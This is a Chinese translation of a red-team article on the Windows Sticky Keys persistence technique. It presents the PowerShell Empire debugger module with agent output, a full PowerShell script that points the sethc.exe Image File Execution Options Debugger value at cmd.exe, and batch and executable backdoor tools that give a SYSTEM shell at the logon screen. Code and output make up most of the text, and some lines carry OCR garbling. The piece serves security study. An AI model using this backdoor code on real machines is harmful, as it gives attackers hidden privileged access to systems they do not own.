
类似于Metasploit框架，PowerShell Empire具有一个可以实现粘滞键持久性技术的模块。与Metasploit相比，它支持更多的二进制文件（Narrator，Magnify），而不是用CMD替换二进制文件，而是修改调试器注册表项，以便存储将执行stager的PowerShell命令。

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File
Execution Options\sethc.exe\Debugger
```

可以通过此Empire模块将以下二进制文件后门：

- 设置文件
- 实用程序
- 操作系统
- 讲述人
- 放大工具

```
usemodule persistence/misc/debugger/*
```




```
(Empire: powershell/persistence/misc/debugger) > execute
[>] Module is not opsec safe, run? [y/N] Y
[*] Tasked XHB8U3WA to run TASK_CMD_WAIT
[*] Agent XHB8U3WA tasked with task ID 1
[*] Tasked agent XHB8U3WA to run module powershell/persistence/misc/debugger
(Empire: powershell/persistence/misc/debugger) > [*] Agent XHB8U3WA returned res
ults.
sethc.exe debugger set to trigger stager for listener http
[*] Valid results returned by 10.0.2.40

nify.exe powershell/persistence/misc/debugger) > set TargetBinary Mag
(Empire: powershell/persistence/misc/debugger) > execute
[>] Module is not opsec safe, run? [y/N] Y
[*] Tasked XHB8U3WA to run TASK_CMD_WAIT
[*] Agent XHB8U3WA tasked with task ID 2
[*] Tasked agent XHB8U3WA to run module powershell/persistence/misc/debugger
(Empire: powershell/persistence/misc/debugger) > [*] Agent XHB8U3WA returned res
ults.
Magnify.exe debugger set to trigger stager for listener http
[*] Valid results returned by 10.0.2.40
[*] Sending POWERSHELL stager (stage 1) to 10.0.2.40
[*] New agent GL7EK65M checked in
[+] Initial agent GL7EK65M from 10.0.2.40 now active (Slack)
[*] Sending agent (stage 2) to GL7EK65M at 10.0.2.40
```

Empire –粘键模块

杂项

粘性密钥持久性技术是众所周知的，一些威胁参与者在网络攻击期间正在使用它。在Metasploit和Empire之外，可以使用脚本来自动执行此方法。Preston Thornburg编写了以下PowerShell脚本，该脚本可以通过修改注册表来实现持久性。


```
$registryPath = "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File
Execution Options\"
$keyName = "sethc.exe"
$stringName = "Debugger"
$binaryValue = "C:\Windows\System32\cmd.exe"

IF (Test-Path ($registryPath + $keyName))
{
    # Sticky Keys backdoor exists.
    write-host "Registry key found. Let's remove it."
    #New-Item -Path $registryPath -Name $keyName | Out-Null
    Remove-Item -Path ($registryPath + $keyName) | Out-Null
    write-host "Sticky Key backdoor has been removed."
}
ELSE {
    # Sticky Keys backdoor does not exist, let's add it.
    write-host "Registry key not found. Attempting to add Sticky Keys backdoor
to registry."
    New-Item -Path $registryPath -Name $keyName | Out-Null
    New-ItemProperty -Path ($registryPath + $keyName) -Name $stringName -Value
$binaryValue | Out-Null
    write-host "Sticky Keys backdoor added."
}
```



```
PS C:\Users\Admin\Desktop> .\stickykeys.ps1
Registry key not found. Attempting to add Sticky Keys backdoor to registry.
Sticky Keys backdoor added.
PS C:\Users\Admin\Desktop>
```

粘滞键PowerShell脚本


实现该技术的其他脚本包括logon_backdoor GitHub项目中的批处理文件和可执行文件。



```
 _
| | ___   __ _  ___  _ __
| |/ _ \ / _` |/ _ \| '_ \
| | (_) | (_| | (_) | | | |
|_|\___/ \__, |\___/|_| |_|
         |___/
 _                _       _
| |              | |     | |
| |__   __ _  ___| | ____| | ___   ___  _ __
| '_ \ / _` |/ __| |/ / _` |/ _ \ / _ \| '__|
| |_) | (_| | (__|   < (_| | (_) | (_) | |
|_.__/ \__,_|\___|_|\_\__,_|\___/ \___/|_|

====================MENU=====================

1. Set the backdoor
2. Remove backdoor from PC
1
The operation completed successfully.
Press any key to continue . . .
```

持久性粘滞键–登录后门批处理版本

选项1将修改“ **Debugger** ”键，以包括命令提示符的路径。




ofc.exe
OLicenseHeartbeat.ex
onenote.exe
onenotem.exe
ose.exe
OSPPREARM.EXE
OSPPSVC.EXE
outlook.exe
PDFREFLOW.EXE
powerpnt.exe
protocolhandler.exe
scanpst.exe
selfcert.exe
sethc.exe
setlang.exe
SmartTagInstall.exe
SPREADSHEETCOMP/
UcMapi.exe
vpreview.exe
Winword.exe

Name	Type	Data
(Default)	REG_SZ	(value not set)
Debugger	REG_SZ	C:\windows\system32\cmd.exe

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe

持久性粘滞键–登录后门

按住Shift键5次将启用粘滞键，并会在较高的环境中执行CMD。




Press CTRL + ALT + DELETE to unlock this computer
Admin is logged on.
Administrator: C:\windows\system32\cmd.exe

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

持久性–登录后门CMD


这两个版本都包含清除选项，该选项删除了“ **Debugger** ”注册表项。



```
 _                          _                _       _
| |                        | |              | |     | |
| | ___   __ _  ___  _ __  | |__   __ _  ___| | ____| | ___   ___  _ __
| |/ _ \ / _` |/ _ \| '_ \ | '_ \ / _` |/ __| |/ / _` |/ _ \ / _ \| '__|
| | (_) | (_| | (_) | | | || |_) | (_| | (__|   < (_| | (_) | (_) | |
|_|\___/ \__, |\___/|_| |_||_.__/ \__,_|\___|_|\_\__,_|\___/ \___/|_|
          __/ |
         |___/

===================================MENU====================================

1. Set up the backdoor
2. Remove backdoor from PC
3. Exit

Enter the number:

Backdoor has been set up successfully

Press any key to continue . . .
```

持久性–后门登录可执行版本

该粘键 GitHub的项目提供了一个额外的选项，这是给系统控制台给用户。但是，此技术的实现与logon_backdoor项目非常相似。



```
Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   11/12/2019 8:17:55 PM

Logon hours allowed          All

Local Group Memberships      *Administrators      *Users
Global Group memberships     *None
The command completed successfully.

Falls an dieser Stelle keine Nutzerdaten gelesen werden k├╢nnen, sind Sie wahrscheinli
ch mit einem Systemaccount angemeldet...
====================MENUE=====================
1. Backdoor aktivieren
2. Backdoor entfernen (dieser File wird ebenfalls gel├╢scht und cmd.exe beendet!)
3. Gibt mir einfach eine Konsole mit sys-Rechten...
3
"Sie sind angemeldet als:"
vega\admin
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

持久性–粘滞键项目系统控制台

> *译文声明：本文由Bypass整理并翻译，仅用于安全研究和学习之用。*
>
> *原文地址：*>